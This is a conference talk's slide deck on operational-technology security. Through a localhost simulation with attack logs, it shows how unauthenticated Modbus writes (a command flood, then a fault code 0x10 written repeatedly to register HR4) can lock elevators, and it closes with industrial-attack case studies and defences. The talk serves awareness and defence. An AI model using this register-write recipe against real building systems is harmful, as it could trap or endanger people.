

KIPUCON 2026 · LIMA, PERU · MAY 13

When Elevators Get Hacked

One packet. No authentication. Passengers trapped.

Sec-Llama | OT Cyber Security

"Decrypting the Future. Honoring the Past."

IT Steals Data. OT Breaks Things.

IT — Information Technology Your phone, email, banking app, company servers.		OT — Operational Technology Elevators, power grids, water treatment, factory machines.
When IT gets hacked: Hackers steal your data — passwords, credit cards, personal information. Serious? Yes. Immediately life-threatening? Usually not.		When OT gets hacked: Physical things stop working — or do the wrong thing. Blackouts, explosions, trapped people, equipment destroyed.
Examples: Data breaches · Ransomware on company PCs Phishing attacks · Stolen credit cards		Examples: Power grid shutdown · Water plant tampering Factory sabotage · Elevator lockdowns
<i>Built: In the internet era. Security was part of the design.</i>		<i>Built: Decades ago. Security was never part of the design.</i>

A Weekend Project That Went Wrong.

01

He bought a \$2,000 robot vacuum — the DJI Romo.



02

He had a fun idea: control it with his PlayStation 5 controller.



03

He used an AI tool to understand how the vacuum talks to the internet.

04 THE MOMENT EVERYTHING CHANGED

When his app connected to DJI's servers...
...6,700 other vacuums in 24 countries started reporting to him.

He wasn't hacking. DJI's server just handed him everything. No questions asked.

WHAT HE COULD ACCESS — WITHOUT ANY PERMISSION:



Live camera feed

from inside 6,700 strangers' homes



Live microphone audio

everything said in those rooms



Detailed floor plans


layout of every home the vacuum mapped



Exact location

GPS coordinates via IP address

From Living Room to Control Room.



ROOT CAUSE No guest list on the server — one valid device key gave access to every device on the network. In a vacuum: surveillance. In an industrial system: physical control.

Source: The Verge / Sammy Azdoufal · February 2026

10 Floors. 3 Elevators. 1 Vulnerability.

01 SCADA

The Brain

Decides which elevator goes where.
Checks status 10 times per second.

In plain English:

Think of it as air traffic control — but for elevators.

02 3 PLCs

The Controllers

One mini-computer per elevator.
Executes the commands it receives.

In plain English:

Think of it as the pilot who follows the control tower's orders.

03 Modbus/TCP

The Language

The protocol machines use to talk.
Designed in 1979. No passwords.

In plain English:

Think of it as a walkie-talkie with no lock — anyone can transmit.

⚠ THE VULNERABILITY

The PLC's fault register is open to anyone on the network — no login, no password, no check.

Four Steps. No Lock to Pick.

01 SEE

Reconnaissance

"We look around"

We connect to the building's control network — no password required. We can see all three elevators: which floor they're on, how full the command queue is, their current status.

Technical detail:

FC=3 · Read all Modbus registers · No credentials required

02 OVERWHELM

Command Flood

"We clog the inbox"

We send 24 fake floor requests per second to one elevator. The queue fills up. Every legitimate call from the building system gets rejected.

Technical detail:

FC=15 · Write Multiple · Queue overflow

03 STRIKE

Fault Injection

"One command. Done."

We send a single command: set the fault register to 'critical failure'. The elevator stops instantly. Doors lock. Passengers are trapped.

Technical detail:

FC=6 · Write Register · HR4 = 0x10

04 STAY

Persistence

"We keep it locked"

We re-send that same command every 2 seconds. The elevator cannot auto-recover. It stays locked as long as we want.

Technical detail:

FC=6 · Every 2 seconds · Prevents TTL recovery

DEMO

Elevator Hacking in Action

Terminal 1 — start the server:

```
python elevator_server.py
```

Terminal 2 — launch the attack:

```
python attacker_client.py --persist --delay 3
```

Dashboard: <http://localhost:8080>

Demo Terminals & Dashboard Overview

OT Cyber Demo

SEC-LLAMA

KIPUCON

Connected Elapsed: 2:45 UNMUTE

ELV-1

Floor 7

State DOOR_OPEN

Fault OK

0/8

ELV-2

Floor 5

State IDLE

Fault OK

0/8

ELV-3

Floor 10

State IDLE

Fault OK

0/8

ELV-1 07

ELV-2 05

ELV-3 10

MACHINE ROOM

1

2

3

SCADA

ELV-1 FL:7 DOOR_OPEN

ELV-2 FL:5 IDLE

ELV-3 FL:10 IDLE

EVENT LOG

01:12:55.432 [ELV-1] ELV-1 | DOORS CLOSING - floor 3

01:12:57.521 [ELV-3] ELV-3 | DOORS CLOSING - floor 9

01:12:57.786 [SCADA] SCADA | CALL floor 10 -> assigned ELV-3 [dist=1] [OK]

01:12:58.038 [ELV-3] ELV-3 | DISPATCH -> floor 10 | direction=UP | from=9

01:12:59.354 [ELV-3] ELV-3 | ARRIVED floor 10

01:12:59.354 [ELV-3] ELV-3 | DOORS OPEN -> floor 10

01:13:01.266 [SCADA] SCADA | CALL floor 3 -> assigned ELV-1 [dist=0] [OK]

01:13:01.328 [ELV-1] ELV-1 | DOORS OPEN -> floor 3

01:13:01.468 [ELV-3] ELV-3 | DOORS CLOSING - floor 10

01:13:03.446 [ELV-1] ELV-1 | DOORS CLOSING - floor 3

01:13:05.123 [SCADA] SCADA | CALL floor 7 -> assigned ELV-2 [dist=2] [OK]

01:13:05.170 [ELV-2] ELV-2 | DISPATCH -> floor 7 | direction=UP | from=5

01:13:07.808 [ELV-2] ELV-2 | ARRIVED floor 7

01:13:07.808 [ELV-2] ELV-2 | DOORS OPEN -> floor 7

01:13:07.963 [SCADA] SCADA | CALL floor 7 -> assigned ELV-2 [dist=0] [OK]

01:13:08.322 [MODBUS] MODBUS | Connection from 127.0.0.1:59015

Windows PowerShell

[01:15:24.560] ELV-1 | ARRIVED floor 8

[01:15:24.560] ELV-1 | DOORS OPEN -> floor 8

[01:15:26.251] SCADA | CALL floor 5 -> assigned ELV-2 [dist=0] [OK]

[01:15:26.300] ELV-2 | DOORS OPEN -> floor 5

[01:15:26.681] ELV-1 | DOORS CLOSING - floor 8

[01:15:27.202] ELV-1 | DOORS OPEN -> floor 8

[01:15:28.413] ELV-2 | DOORS CLOSING - floor 5

[01:15:29.323] ELV-1 | DOORS CLOSING - floor 8

HMI STATUS BOARD

ELV	FLOOR	STATE	QUEUE	FAULT	CYCLES
ELV-1	FL:8	DOOR_CLOSING	Q:0	OK	425
ELV-2	FL:5	IDLE	Q:0	OK	747
ELV-3	FL:10	IDLE	Q:0	OK	946

[01:15:30.562] SCADA | CALL floor 7 -> assigned ELV-1 [dist=1] [OK]

[01:15:30.624] ELV-1 | DISPATCH -> floor 7 | direction=DOWN | from=8

[01:15:31.936] ELV-1 | ARRIVED floor 7

[01:15:31.936] ELV-1 | DOORS OPEN -> floor 7

Windows PowerShell

PS C:\KipuCon\TheOT> python attacker_client.py --persist --delay 3

Network Reconnaissance & Target Discovery

OT Cyber Demo — Live Dashboard

← → ↺

http://127.0.0.1:8080

Sign in

OT Cyber Demo

SEC-LLAMA

KIPUCON

Disconnected

Elapsed: 2:55

UNMUTE

ELV-1

Floor 9

State MOVING_DOWN

Fault OK

7/8

ELV-2

Floor 2

State IDLE

Fault OK

0/8

ELV-3

Floor 7

State IDLE

Fault OK

0/8

ELV-1 09

ELV-2 02

ELV-3 07

MACHINE ROOM

1

2

3

SCADA

ELV-1 ELV-2 ELV-3

FL:9 MOVING_DOWN FL:2 IDLE FL:7 IDLE

EVENT LOG

01:18:18.556 [ELV-2] ELV-2 | DOORS OPEN ← floor 7

01:18:20.322 [MODBUS] MODBUS | Attack phase set to 2 (FLOOD)

01:18:20.369 [SCADA] SCADA | CALL floor 10 → assigned ELV-3 [dist=0] [OK]

01:18:20.416 [ELV-3] ELV-3 | DOORS OPEN ← floor 10

01:18:20.416 [ELV-1] ELV-1 | DISPATCH → floor 4 | direction=UP | from=1

01:18:20.666 [ELV-2] ELV-2 | DOORS CLOSING — floor 7

01:18:20.885 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:20.948 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.011 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.074 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.136 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.198 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.260 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.322 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.448 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

01:18:21.510 [ELV-1] ELV-1 | CMD BUFFER OVERFLOW — command dropped

ATTACK PHASE

NORMAL

RECON

FLOOD

EXPLOIT

IMPACT

Windows PowerShell

[01:21:01.245] ELV-1 | DOORS OPEN ← floor 9

[01:21:01.916] SCADA | CALL floor 9 → assigned ELV-1 [dist=0] [OK]

HMI STATUS BOARD

ELV	FLOOR	STATE	QUEUE	FAULT	CYCLES
ELV-1	FL:9	] DOOR_CLOSING	Q:7	OK	763
ELV-2	FL:2	• IDLE	Q:0	OK	986
ELV-3	FL:7	• IDLE	Q:0	OK	567

[01:21:03.364] ELV-1 | DOORS CLOSING — floor 9

[01:21:03.888] ELV-1 | DISPATCH → floor 4 | direction=DOWN | from=9

[01:21:04.080] SCADA | CALL floor 10 → assigned ELV-1 [dist=1] [OK]

DEMO ENDED — shutting down

PS C:\KipuCon\TheOT> python.exe .\elevator_server.py

Windows PowerShell

PS C:\KipuCon\TheOT>

Command Queue Flooding & Service Disruption

OT Cyber Demo — Live Dashboard

http://127.0.0.1:8080

OT Cyber Demo

SEC-LLAMA

KIPUCON

Disconnected

Elapsed: 2:00

UNMUTE

ELV-1

Floor 4

State IDLE

Fault OK

0/8

ELV-2

Floor 7

State IDLE

Fault OK

0/8

ELV-3

Floor 10

State IDLE

Fault OK

0/8

MACHINE ROOM

10

9

8

7

6

5

4

3

2

1

ELV-1 04

ELV-2 07

ELV-3 10

1

2

3

SCADA

ELV-1 FL:4 IDLE

ELV-2 FL:7 IDLE

ELV-3 FL:10 IDLE

ATTACKER

EVENT LOG

01:21:14.953 [ELV-3] ELV-3 | DOORS CLOSING - floor 8

01:21:15.563 [SCADA] SCADA | CALL floor 9 → assigned ELV-3 [dist=1] [OK]

01:21:15.579 [ELV-3] ELV-3 | DISPATCH → floor 9 | direction=UP | from=8

01:21:16.897 [ELV-3] ELV-3 | ARRIVED floor 9

01:21:16.897 [ELV-3] ELV-3 | DOORS OPEN ← floor 9

01:21:17.040 [ELV-2] ELV-2 | DOORS CLOSING - floor 6

01:21:17.655 [SCADA] SCADA | CALL floor 3 → assigned ELV-1 [dist=2] [OK]

01:21:17.671 [ELV-1] ELV-1 | DISPATCH → floor 3 | direction=UP | from=1

01:21:17.674 [MODBUS] MODBUS | Connection from 127.0.0.1:56333

01:21:18.189 [MODBUS] MODBUS | Attack phase set to 1 (RECON)

01:21:18.193 [MODBUS] MODBUS | Disconnected 127.0.0.1:56333

01:21:19.019 [ELV-3] ELV-3 | DOORS CLOSING - floor 9

01:21:19.882 [SCADA] SCADA | CALL floor 9 → assigned ELV-3 [dist=0] [OK]

01:21:19.976 [ELV-3] ELV-3 | DOORS OPEN ← floor 9

01:21:20.309 [ELV-1] ELV-1 | ARRIVED floor 3

01:21:20.309 [ELV-1] ELV-1 | DOORS OPEN ← floor 3

ATTACK PHASE

NORMAL

RECON

FLOOD

EXPLOIT

IMPACT

Windows PowerShell

HMI STATUS BOARD

ELV	FLOOR	STATE	QUEUE	FAULT	CYCLES
ELV-1	FL:4	● IDLE	Q:0	OK	458
ELV-2	FL:6	● IDLE	Q:0	OK	653
ELV-3	FL:10	● IDLE	Q:0	OK	837

[01:23:00.799] SCADA | CALL floor 7 → assigned ELV-2 [dist=1] [OK]

[01:23:00.815] ELV-2 | DISPATCH → floor 7 | direction=UP | from=6

[01:23:02.134] ELV-2 | ARRIVED floor 7

[01:23:02.134] ELV-2 | DOORS OPEN ← floor 7

[01:23:02.866] SCADA | CALL floor 4 → assigned ELV-1 [dist=0] [OK]

[01:23:02.901] ELV-1 | DOORS OPEN ← floor 4

[01:23:04.254] ELV-2 | DOORS CLOSING - floor 7

[01:23:05.016] ELV-1 | DOORS CLOSING - floor 4

DEMO ENDED - shutting down

PS C:\KipuCon\TheOT> python.exe .\elevator_server.py

Windows PowerShell

ATTACK PHASE 1 - PASSIVE RECON (Modbus/TCP scanning)

[01:21:18.189] [ATTACKER] Phase → 1 (RECON)

[01:21:18.189] [ATTACKER] Sending FC=17 (List Unit IDs)...

[01:21:18.190] [ATTACKER] Discovered 3 PLC unit(s): [1, 2, 3]

[01:21:18.190] [ATTACKER] Sending FC=3 to unit 1...

[01:21:18.191] [ATTACKER] Sniffed register dump from ELV-1:

[01:21:18.191] HR0 = 1 (current_floor)

[01:21:18.191] HR1 = 3 (target_floor)

[01:21:18.191] HR2 = 0 (door_status)

[01:21:18.191] HR3 = 1 (direction)

[01:21:18.191] HR4 = 0x00 (fault_code)

[01:21:18.192] HR5 = 0 (cmd_queue_depth)

[01:21:18.192] HR6 = 108 (cycle_count)

[01:21:18.192] HR7 = 2 (state_id)

[01:21:18.192] [ATTACKER] State: MOVING_UP

[01:21:18.192] [ATTACKER] No authentication required - writable registers exposed

Elevator 1 — Doors Locked, Passengers Trapped

OT Cyber Demo — Live Dashboard

http://127.0.0.1:8080

OT Cyber DemoSEC-LLAMA KIPUCON

Disconnected Elapsed: 5:00 UNMUTE

ELV-1

Floor 7

State IDLE

Fault OK

0/8

ELV-2

Floor 2

State IDLE

Fault OK

0/8

ELV-3

Floor 10

State DOOR_OPEN

Fault OK

0/8

ELV-1 07

ELV-2 02

ELV-3 10 ▲

MACHINE ROOM

10

9

8

7

6

5

4

3

2

1

3

1

2

SCADA

ELV-1 ELV-2 ELV-3

FL:7 IDLE FL:2 IDLE FL:10 DOOR_OPEN

EVENT LOG

01:12:55.432 [ELV-1] ELV-1 | DOORS CLOSING — floor 3

01:12:57.521 [ELV-3] ELV-3 | DOORS CLOSING — floor 9

01:12:57.786 [SCADA] SCADA | CALL floor 10 → assigned ELV-3 [dist=1] [OK]

01:12:58.038 [ELV-3] ELV-3 | DISPATCH → floor 10 | direction=UP | from=9

01:12:59.354 [ELV-3] ELV-3 | ARRIVED floor 10

01:12:59.354 [ELV-3] ELV-3 | DOORS OPEN ← floor 10

01:13:01.266 [SCADA] SCADA | CALL floor 3 → assigned ELV-1 [dist=0] [OK]

01:13:01.328 [ELV-1] ELV-1 | DOORS OPEN ← floor 3

01:13:01.468 [ELV-3] ELV-3 | DOORS CLOSING — floor 10

01:13:03.446 [ELV-1] ELV-1 | DOORS CLOSING — floor 3

01:13:05.123 [SCADA] SCADA | CALL floor 7 → assigned ELV-2 [dist=2] [OK]

01:13:05.170 [ELV-2] ELV-2 | DISPATCH → floor 7 | direction=UP | from=5

01:13:07.808 [ELV-2] ELV-2 | ARRIVED floor 7

01:13:07.808 [ELV-2] ELV-2 | DOORS OPEN ← floor 7

01:13:07.963 [SCADA] SCADA | CALL floor 7 → assigned ELV-2 [dist=0] [OK]

01:13:08.322 [MODBUS] MODBUS | Connection from 127.0.0.1:59015

ATTACK PHASE NORMAL RECON FLOOD EXPLOIT IMPACT

Windows PowerShell

HMI STATUS BOARD

ELV	FLOOR	STATE	QUEUE	FAULT	CYCLES
ELV-1	FL:7	≡ DOOR_OPEN	Q:0	OK	848
ELV-2	FL:2	≡ DOOR_OPEN	Q:0	OK	1543
ELV-3	FL:9	≡ DOOR_OPEN	Q:0	OK	1863

[01:17:42.242] ELV-1 | DOORS CLOSING — floor 7

[01:17:42.400] ELV-2 | DOORS CLOSING — floor 2

[01:17:43.750] ELV-3 | DOORS CLOSING — floor 9

[01:17:45.454] SCADA | CALL floor 10 → assigned ELV-3 [dist=1] [OK]

[01:17:45.485] ELV-3 | DISPATCH → floor 10 | direction=UP | from=9

[01:17:46.802] ELV-3 | ARRIVED floor 10

[01:17:46.802] ELV-3 | DOORS OPEN ← floor 10

DEMO ENDED — shutting down

PS C:\KipuCon\TheOT>

Windows PowerShell

PS C:\KipuCon\TheOT> python attacker_client.py --persist --delay 3

Elevator 2 — Cascading Failure, Second Trap

OT Cyber Demo — Live Dashboard

http://127.0.0.1:8080

Sign in

Connected Elapsed: 1:01 UNMUTE

OT Cyber Demo

SEC-LLAMA KIPUCON

ELV-1

Floor 1

State IDLE

Fault OK

0/8

ELV-2

Floor 4

State MOVING_UP

Fault OK

7/8

ELV-3

Floor 8

State DOOR_CLOSING

Fault OK

1/8

ELV-1 01

ELV-2 04 ▲

ELV-3 08

MACHINE ROOM

10

9

8

7

6

5

4

3

2

1

1

2

3

SCADA

ELV-1 ELV-2 ELV-3

FL:1 IDLE FL:4 MOVING_UP FL:8 DOOR_CLOSING

EVENT LOG

01:26:43.165 [ELV-3] ELV-3 | DOORS OPEN + floor 10

01:26:43.196 [ELV-1] ELV-1 | DOORS CLOSING - floor 2

01:26:43.353 [MODBUS] MODBUS | Connection from 127.0.0.1:52247

01:26:43.856 [MODBUS] MODBUS | Attack phase set to 1 (RECON)

01:26:45.283 [ELV-3] ELV-3 | DOORS CLOSING - floor 10

01:26:45.864 [MODBUS] MODBUS | Attack phase set to 2 (FLOOD)

01:26:45.912 [ELV-2] ELV-2 | DISPATCH → floor 1 | direction=DOWN | from=5

01:26:46.430 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.491 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.554 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.617 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.680 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.710 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.710 [SCADA] SCADA | CALL floor 5 → assigned ELV-2 [dist=0] [REJECTED]

01:26:46.742 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.804 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

Windows PowerShell

[01:27:27.355] ELV-1 | DOORS CLOSING - floor 1

[01:27:27.547] ELV-2 | ARRIVED floor 1

[01:27:27.547] ELV-2 | DOORS OPEN + floor 1

[01:27:29.154] SCADA | CALL floor 8 → assigned ELV-3 [dist=1] [OK]

[01:27:29.331] ELV-3 | ARRIVED floor 8

[01:27:29.331] ELV-3 | DOORS OPEN + floor 8

[01:27:29.666] ELV-2 | DOORS CLOSING - floor 1

[01:27:30.189] ELV-2 | DISPATCH → floor 9 | direction=UP | from=1

[01:27:31.445] ELV-3 | DOORS CLOSING - floor 8

[01:27:31.969] ELV-3 | DOORS OPEN + floor 8

[01:27:32.748] SCADA | CALL floor 8 → assigned ELV-3 [dist=0] [OK]

HMI STATUS BOARD

ELV	FLOOR	STATE	QUEUE	FAULT	CYCLES
ELV-1	FL:1	● IDLE	Q:0	OK	178
ELV-2	FL:3	▲ MOVING_UP	Q:7	OK	281
ELV-3	FL:8	≡ DOOR_OPEN	Q:1	OK	455

[01:27:34.092] ELV-3 | DOORS CLOSING - floor 8

Windows PowerShell

PS C:\KipuCon\TheOT>

ATTACK PHASE

NORMAL RECON FLOOD EXPLOIT IMPACT

Full Building Compromise — Every Elevator Locked Down

OT Cyber Demo — Live Dashboard

http://127.0.0.1:8080

OT Cyber Demo

SEC-LLAMA

KIPUCON

Connected

Elapsed: 0:00

UNMUTE

ELV-1

Floor: 1

State: IDLE

Fault: OK

0/8

ELV-2

Floor: 5

State: IDLE

Fault: OK

0/8

ELV-3

Floor: 10

State: IDLE

Fault: OK

0/8

ELV-1 01

ELV-2 05

ELV-3 10

MACHINE ROOM

10

9

8

7

6

5

4

3

2

1

1

2

3

SCADA

ELV-1

ELV-2

ELV-3

FL:1 IDLE

FL:5 IDLE

FL:10 IDLE

EVENT LOG

01:26:43.165 [ELV-3] ELV-3 | DOORS OPEN + floor 10

01:26:43.196 [ELV-1] ELV-1 | DOORS CLOSING - floor 2

01:26:43.353 [MODBUS] MODBUS | Connection from 127.0.0.1:52247

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01:26:46.742 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

01:26:46.804 [ELV-2] ELV-2 | CMD BUFFER OVERFLOW - command dropped

ATTACK PHASE

NORMAL

RECON

FLOOD

EXPLOIT

IMPACT

Windows PowerShell

DEMO ENDED - shutting down

PS C:\KipuCon\TheOT> python.exe .\elevator_server.py

BUILDING ELEVATOR CONTROL SYSTEM - OT CYBER DEMO (SERVER)

Sec-Llama | KipuCon Conference

Floors: 10 | Elevators: 3 | Recovery: 8.0s TTL

Modbus TCP: port 5020 | Dashboard: http://localhost:8080

[01:29:41.422] ELV-1 | PLC ONLINE | start_floor=1 | buffer_size=8

[01:29:41.422] ELV-2 | PLC ONLINE | start_floor=5 | buffer_size=8

[01:29:41.422] ELV-3 | PLC ONLINE | start_floor=10 | buffer_size=8

[01:29:41.932] SCADA DISPATCHER ONLINE | algo=nearest-car | elevators=3

[01:29:41.932] MODBUS TCP SERVER listening on 127.0.0.1:5020

[01:29:41.932] WEB DASHBOARD at http://localhost:8080

ATTACK PHASE 3 - FAULT REGISTER WRITE (Impact)

[01:27:48.534] [ATTACKER] Phase -> 3 (EXPLOIT)

[01:27:48.536] [ATTACKER] Writing fault_code=0x10 to ELV-2 HR4 (no auth required on Modbus/TCP)

[01:27:48.536] [ATTACKER] Response: FAULT_INJECTED

[01:27:48.537] [ATTACKER] Phase -> 4 (IMPACT)

[01:27:48.537] [IMPACT] ELV-2 LOCKED. Passengers trapped. Manual reset required.

[01:27:48.537] [ATTACKER] Attack complete. Disconnecting.

ATTACK COMPLETE - This is why OT network segmentation matters

[01:27:48.538] [ATTACKER] Disconnected

PS C:\KipuCon\TheOT>

Four Phases. One Locked Elevator.

RECON

We looked around

Connected to the control network with no credentials. Read all PLC registers — floor, battery, queue depth. No alarm triggered.

FLOOD

We clogged the inbox

Sent 24 floor commands per second. Queue overflowed. Legitimate calls from the building system were rejected silently.

EXPLOIT

One command. Done.

Wrote `fault_code=0x10` to register HR4. Controller locked instantly. Doors frozen. Passengers trapped. Total attack time: under 1 second.

PERSIST

We kept it locked

Re-wrote HR4 every 2 seconds. Elevator couldn't auto-recover. Without our intervention, it stays locked indefinitely.

No special hacking tools. No exploited vulnerabilities. Just: no password required.

That was a simulation. But the technique is real.

These exact attack patterns have already been used to:



Cut power to 230,000 homes — for up to 6 hours



Nearly trigger an explosion at a petrochemical plant



Set back a country's nuclear program by 2 years

Ukraine Power Grid — Lights Out.

- ▶ Phishing emails → malware installed → 6 months of silent reconnaissance
- ▶ Operators watched their own cursors move on screen, opening circuit breakers
- ▶ KillDisk malware wiped recovery systems — forcing manual restoration
- ▶ Phone line DDoS blocked customers from reporting the outage
- ▶ First confirmed cyber attack on a power grid in history

The attackers used the SCADA system exactly as it was designed — they just weren't authorized. No protocol exploit. Just: network access + valid-looking commands.

230,000

customers
lost power

1–6 hours

restored only by
manual breaker reset

Triton — Designed to Kill.

- ▶ Target: Schneider Electric Triconex Safety Instrumented System (SIS)
- ▶ Goal: Disable the safety systems that prevent catastrophic failure
- ▶ Reverse-engineered a proprietary protocol + exploited a zero-day in the SIS
- ▶ SIS detected the attack and triggered an emergency shutdown — stopping the attack
- ▶ U.S. DOJ indicted a Russian government researcher in 2022

The goal was not data theft. It was to create the conditions for a physical catastrophe. OT attacks can be designed to cause loss of life.

FIRST MALWARE

**designed to target
industrial safety
systems**

If the SIS hadn't caught it, the next step was an explosion in a facility handling flammable hydrocarbons.

Stuxnet — The First Cyber Weapon.

TARGET	Siemens S7-315/S7-417 PLCs controlling IR-1 uranium centrifuges
ATTACK	Spun rotors to 1,410 Hz then slowed to 2 Hz — causing physical failure
STEALTH	Recorded 21 seconds of normal data, replayed it on operator screens
ENTRY	USB drives carried into the air-gapped facility by infected contractors
ZERO-DAYS	Used 4 Windows zero-days simultaneously — unprecedented for any malware

Stuxnet sent valid control commands using native industrial protocols — the PLCs executed them because there was no concept of authorization. The same trust-model problem we just demonstrated.

~1,000

centrifuges destroyed
out of ~9,000 at Natanz

Set Iran's nuclear
program back 1–2 years

Every OT Attack Shares the Same DNA.

1 No Authentication

No passwords or logins required. Anyone who reaches the network can control any device. Commands are trusted blindly.

Modbus, BACnet, DNP3 — none require login by design.

2 Flat Network

IT and OT systems share the same network. Compromise a PC, get access to the PLCs. There's no wall between the office and the machines.

One phishing email is all it takes.

3 Legitimate Commands

Attackers use the protocol exactly as it was designed. There's nothing 'suspicious' to detect — it looks like normal operation.

No exploit needed. Just: network access.

4 Physical Damage

This isn't data theft. It's real-world destruction of equipment, infrastructure, and — ultimately — risk to human life.

You can't ctrl+Z a power grid failure.

This isn't just a Modbus problem — it's a trust model failure across most industrial protocols.

How to Stop This.

Configuration and network changes only.

01 Network Segmentation

EFFORT: MEDIUM

Put OT devices on their own locked room in the network (VLAN). Only the SCADA system can reach port 502.

Why it works: Even if an attacker gets into the office network, they can't reach the PLCs. This alone stops most OT attacks.

02 OT-Aware Firewall

EFFORT: MEDIUM

A firewall that understands the specific language machines speak (Modbus, BACnet). Blocks unauthorized write commands.

Why it works: Tools like Claroty and Dragos can block FC=6 write commands from unexpected sources.

03 Write-Protect Critical Registers

EFFORT: LOW

Lock the most dangerous registers (like HR4 — the fault code) so only the SCADA system can write to them.

Why it works: A checkbox — just not checked by default. Prevents the exact one-packet attack we just demonstrated.

04 Anomaly Detection

EFFORT: LOW

Monitor command frequency. Normal: 1–3 commands per minute. Our attack: 24 per second. A simple threshold rule catches it.

Why it works: Even without understanding OT protocols, pattern-based alerts would have flagged our flood phase immediately.

Five Things to Take Home.

1 **OT systems are everywhere and mostly undefended**

Elevators, power grids, water treatment, mining equipment — critical infrastructure that most people don't think of as 'hackable'.

2 **The protocols were designed for machines — not the internet age**

Modbus is 45 years old. It was designed for isolated factory floors. It was never meant to be network-connected.

3 **One packet can cause real physical damage**

We demonstrated it in under 60 seconds. A single write to a register. No special tools, no exploits.

4 **The defender's gap is closing — because of AI**

What Sammy Azdoufal did in a weekend with Claude Code used to require years of specialized expertise. The population of potential attackers just got much larger.

5 **Ask your vendors: what's your OT security posture?**

Any device connected to a building management system is a potential entry point. Security must be part of the conversation from day one.

Questions?

"Is this a real attack vector?"

Yes. ICS-CERT has published advisories on unauthenticated Modbus writes. The 2021 Oldsmar Water Treatment incident used the same pattern — an attacker connected remotely and changed chemical dosing levels.

"What's the hardest part in practice?"

Getting network access to the OT segment. If properly segmented (a VLAN with a firewall), the attacker can't even reach port 502. Network segmentation alone stops most of these attacks.

"Do real elevators use Modbus?"

Elevator controls are often integrated into Building Management Systems via PLCs using Modbus or BACnet. Even when elevators don't speak Modbus directly, their BMS integration layer usually does — and that's the attack surface.

"Can you cascade-attack a real building?"

If the PLCs are on the same network with no segmentation, yes — each PLC is independently addressable. Our demo showed all 3 elevators locked in under 10 seconds.

Thank You

Sec-Llama

Offensive Security Experts · Lima, Peru · LATAM

"Decrypting the Future. Honoring the Past."

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